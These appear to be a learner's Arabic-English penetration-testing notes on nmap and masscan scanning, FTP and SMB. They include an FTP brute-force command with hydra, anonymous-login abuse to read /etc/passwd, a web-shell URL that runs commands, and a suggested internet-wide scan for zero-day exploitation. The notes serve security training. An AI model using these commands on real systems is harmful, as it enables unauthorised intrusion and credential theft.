



- هنا في موقع shodan ممكن تسجل بالميل الجامعي وكمان بيقولك لو في ثغرات بسبب الاصدار القديم لاي خدمه



هنا ممكن تدور بنفسك علي مثلا ثغره معينه زي دي خلي بالك ان ال ftp الاصدارات القديمه منه فيها ثغرات كثير بسبب ضعف التشفير



- هنا -sV بيكون لمعرفه اصدرا الخدمه بعد ما تتأكد انها موجوده



- بعد ما لقيت اي خدمه شغاله بيكون سهل تعرف الخدمه دي فيها اي ثغرات او لا
- ممكن تاخذ اسمها وتحط جنبه EXPOLIT وتدور علي جوجل

Port Scanning

- 22 ssh : is used to control the device remotely
- 25,587 smtp : is mail server running on domain
- 53 DNS : tells that there is dns server running here
- 445,137,139 : Netbios-ssn and SMB , related to windows server and Active directory
- 88 Kerberos : related to authentication server

• دي منافذ مشهوره

- We will know how to exploit common ports and start with ftp
- If you found ftp 21 is open then login with (anonymous:anonymous) as username and password

ftp <ip>

anonymous and password anonymous

If you logged in then vulnerability and you can find all system files

• هنا مثلا خلي بالك من موضوع ftp لان غالب لو لقيته جرب الطريقة دي

Port Scanning

- nmap <ip>
- nmap -sV <ip> ==> to get the version of the service
- nmap -p22 <ip> ==> to scan specific port 22
- nmap -p- <ip> ==> to scan all ports 65535
- nmap -f <ip> ==> to make fragmented scan
- nmap -Pn <ip> ==> to bypass firewall (No ping scan)
- Nmap -sS <ip> ==> to make Sync scan

• دي اشهر الطرق اول ثلاثه معروفين

• الرابعه f- بتكون لو عاوز تقسم الامر يعني ال سوشي ما بيعملش علي مره واحده ودا عشان تعدي firewall

- الخامسة -pn- يكون اسمه no ping scan ودا عشان في firewall بردو يعني هو بيدور علي port المفتوح علطول من غير ما يعمل ping
- اما -sS- يكون بيعمل SYN AND ACK بس يعني بيكون بيعمل اول مرحلتين من 3WAY HANDSHAKE بردو عشان FIREWALL

- Speed:
- Masscan: Millions of packets per second.
- Nmap: Slower but offers detailed service and vulnerability detection.
- Purpose:
- Masscan: Broad and fast port scanning.
- Nmap: In-depth analysis of specific targets.

- بتتعب ملايين الباكت في الثانيه nmap اسرع من masscan
- كبير ip range كبير مثلا او معاك subnet بيكون لو عاوز تعمل علي masscan

```

—(kali@kali)-[~]
—$ masscan 34.65.54.101
AIL: no ports were specified
[hint] try something like "-p80,8000-9000"
[hint] try something like "--ports 0-65535"

—(kali@kali)-[~]
—$ masscan 34.65.54.101 -p443,

```

- في masscan لازم تحدد ports

```

—(root@kali)-[/home/kali]
—# masscan 34.65.54.101 --ports 0-65535 --rate=100000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-02-13 15:30:15 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]

```

- اوبشن rate دا لازم يكون موجود عشان تسرع الاداه

Scanning Multiple Ports :

```
# masscan -p80,443,8080 192.168.1.0/24
```

Controls the number of packets sent per second

```
# masscan -p80 192.168.1.0/24 --rate=10000
```

```
masscan -p80 192.168.1.0/24 -oX results.xml
```

- هنا هو ممكن يعمل scan ل CIDR

- وكمان ممكن تحفظه في FILE

-

▪ Scanning CIDR ranges

- # masscan -p80 192.168.0.0/16

- # masscan -p80 192.168.0.0/16 --exclude 192.168.1.1,192.168.2.1

- اوبشن EXCLUDE بيكون معناه ما عدا

• To scan all ip on the internet

- # masscan -p80 0.0.0.0/0 --rate=1000000 --exclude 255.255.255.255

```
root@vmi2314866:/# masscan -p80 0.0.0.0/0 --rate=1000000 --exclude 255.255.255.255
Starting masscan 1.3.9-integration (http://bit.ly/14GZzcT) at 2025-01-04 12:30:33 GMT
Initiating SYN Stealth Scan
Scanning 4294967295 hosts [1 port/host]
```

- هنا لو علوز تعلم SCAN لكل PORTS الموجوده في العالم يعني لو معاك ZERO DAY ATTACK تقدر تستغلها كويس

- # dig -f domains.txt +short >> ip_address.txt

```
# dig -f domain.txt +short >> ip_address.txt
```


- في ميزه برودو انك تقدر تحول ال DOMAINS ل IPS عن طريق الامر دا

And then make command

```
# massdns -r resolvers.txt -o S -w resolved_ips.txt domains.txt  
  
# masscan -p80 -iL resolved_ips.txt
```

- بعدها تقدر تعمل له SCAN عادي ودي ميزه -
- خلي بالك دا عن طريق ثاني امر اول امر دا هو ما شرحوش وقال دا احسن

- FTP stands for File Transfer Protocol.
- Used for transferring files between a client and a server over a network.
- Operates on the Application Layer of the TCP/IP model.
- Common in web hosting and file management.

- بروتوكول ftp هو بروتوكول يستخدم في نقل البيانات بين السيرفرات وايضا المستخدمين
- بيشتغل في طبقه application layer

- **Port 21:** Command & Control (default port).
- **Port 20:** Data transfer (used in Active mode).
- **Modes of Operation:**
 - **Active Mode:** Server initiates data connection to the client.
 - **Passive Mode:** Client initiates both command and data connections (helps bypass firewall issues).

- غالباً بيكون شغال علي port 21
- ويردو port 20 ولكن دا بيكون في حاله اسمها active mode
- الفرق بينهم موضح بالصوره

- Uses **username** and **password** for authentication.
- **Plain text** credentials make it insecure for sensitive data.
- To secure FTP:
- Use **FTPS** (FTP Secure) or **SFTP** (Secure FTP via SSH).

- نقطه ضعف ftp انه مفيش فيه تشفير عشان كدا بقوا يستخدموا معاه tls or ssh

FTP Security Concerns

Color
Thickness
Opacity

- TP transmits data and credentials in **plain text**, vulnerable to:
- **Eavesdropping**.
- **Man-in-the-Middle (MITM)** attacks.
- **Encryption** not native in FTP.
- Use **FTPS** or **SFTP** for secure file transfers.
- Always use **firewalls** and **access controls** to restrict FTP connections.

- **FTPS**: FTP over SSL/TLS (adds encryption).
- **SFTP**: FTP over SSH (more secure, widely used).
- **HTTP/HTTPS**: Can also be used for file transfers with web servers.
- **WebDAV**: An HTTP extension for file management over the web

- عندك برودو webdav بيستخدم مع بروتوكول http عشان ينقل الملفات

Scenario 1: FTP Brute Force Attack

- Gain access by brute forcing weak credentials.

```
nmap -p 21 10.10.10.1
```

- After knowing 21 is open

```
hydra -l admin -P /path/to/password-list.txt ftp://10.10.10.1
```

- الو سيناريو معنا انك تعمل burteforce دا بيكون عن طريق اداة اسمها hydra
- بتجرب عدد كبير من كلمات السر عشان تقدر توصل للكلمه الصح
- الطريقه دي ممكن تاخذ وقت كبير جدا

Scenario 2: Exploiting Anonymous

- Access files using anonymous login


```
ftp 10.10.10.1
```

- ثاني سيناريو معنا anonymous


- ال هو بيكون انك بتجرب كلمه anonymous as a user and password



- في حاله عمل login تقدر ترفع عليه ملفات بالامر put
- وتحميل ملفات ب get



- ممكن هنا تجرب انك تدخل علي ملف etc وبكدا تقدر تاخذ كل ال passwd



- دور علي upload directory تقدر ترفع من خلاله حاجات زي power shell تاخد بيها تحكم كامل علي السيرفر

After that access it from browser as

http://10.10.10.1/uploads/shell.php?cmd=cat+/etc/passwd

- زي كذا تقدر تدخل اوامر زي cat تقرا بيها اي ملف جوا

Trivial File Transfer Protocol (TFTP) is simpler than FTP and performs file transfers between client and server processes. However, it does not provide user authentication and other valuable features supported by FTP. In addition, while FTP uses TCP, TFTP uses UDP, making it an unreliable protocol and causing it to use UDP-assisted application layer recovery.

- في نوع من ftp اسمه tftp بيوصل بين سيرفر ومستخدم علي عكس ftp الي بيوصل سيرفرات بس
- وعلي عكس ftp بيستخدم udp

```
hossamshady101@htb[/htb]$ cat /etc/ftpusers
guest
john
kevin
```

- لو عاوز نتعرف اي المستخدمين ال علي ftp

Some commands should be used occasionally, as these will make the server show us more information that we can use for our purposes. These commands include debug and trace.

- خلي بالك من مود زي debug and trace لان بيعرفوك اي المشاكل ال في السيرفر وبدكا ممكن توصل ل zero day attack

```
$ wget -m -no-passive ftp://anonymous:anonymous@10.129.14.136
```

- بالمر دا ممكن تنزل نسخه عندك من الملفات ال علي السيرفر


```
/usr/share/nmap/scripts# ls | grep ftp
```

- ممكن بالامر دا تطلع ال scripts الجاهزه من nmap عشان تستخدمها

```
hossamshady101@htb[/htb]$ telnet 10.129.14.136 21
```

- استخدم telnet عشان توصل اي خدمه افضل شغال مع كل ports

```
hossamshady101@htb[/htb]$ openssl s_client -connect 10.129.14.136:21 -starttls ftp
```

- لو لقيت تشفير تقدر تعديه بالطريقه دي

SMB

Share

- SMB (Server Message Block) is a network protocol primarily used for sharing files, printers, and communication between devices on the same network.
- It operates on Port 445 (modern versions) and Port 139 (older versions).
- SMB is widely used in Windows environments but also supports Linux and macOS.
- SMB allows users and applications to read and write to files and request services on networked systems

- بروتوكول SMB هو بروتوكول بينقل البيانات بين الاجهزه

- غالبا شغال علي 137 139 445 PORT



SMB Vulnerabilities Overview

- Unauthenticated **access** to shared resources.
- Weak or no encryption on older SMB versions (SMBv1).
- Guest accounts allowing access without a password.
- Vulnerabilities like EternalBlue (used in WannaCry ransomware).
- Password reuse and weak password policies.

- اهم الثغرات ال ممكن تلاقيها في موقع شغال ب SMB انك تقدر تدخل دخول غير مصرح يعني لجزء مش متاح ليك زي مثلا نت شغال في IT وقدرت تدخل علي ملفات HR
- كمان النسخه الاول من SMB تشفيرها ضعيف ممكن يتكسر بسهولة
- في بردو حاجات زي ETERNALBLUE دي كانت خطيره جدا في 2017
- ممكن يكون في ضعف في PASSWD POLICE زي مثلا ان اكونت guest بيدخل من غير passwd علي عكس admin or user

of 21 90%

Scenario 1: SMB Share Enumeration

- Tools: **Nmap**, smbclient, and enum4linux.
- Use scripts to enumerate users and shares as :

```
nmap -p 139,445 --script smb-enum-shares,smb-enum-users 10.10.10.1
```

- The scan reveals open ports 139 and 445, which are for SMB services.
- The available shares are ADMIN\$, C\$ (admin shares), and HR (a public shared folder)

- اول سيناريو معاك انك تعمل Enumeration عن طريق اكثر من اداه زي nmap ;smbclient ;enum4linux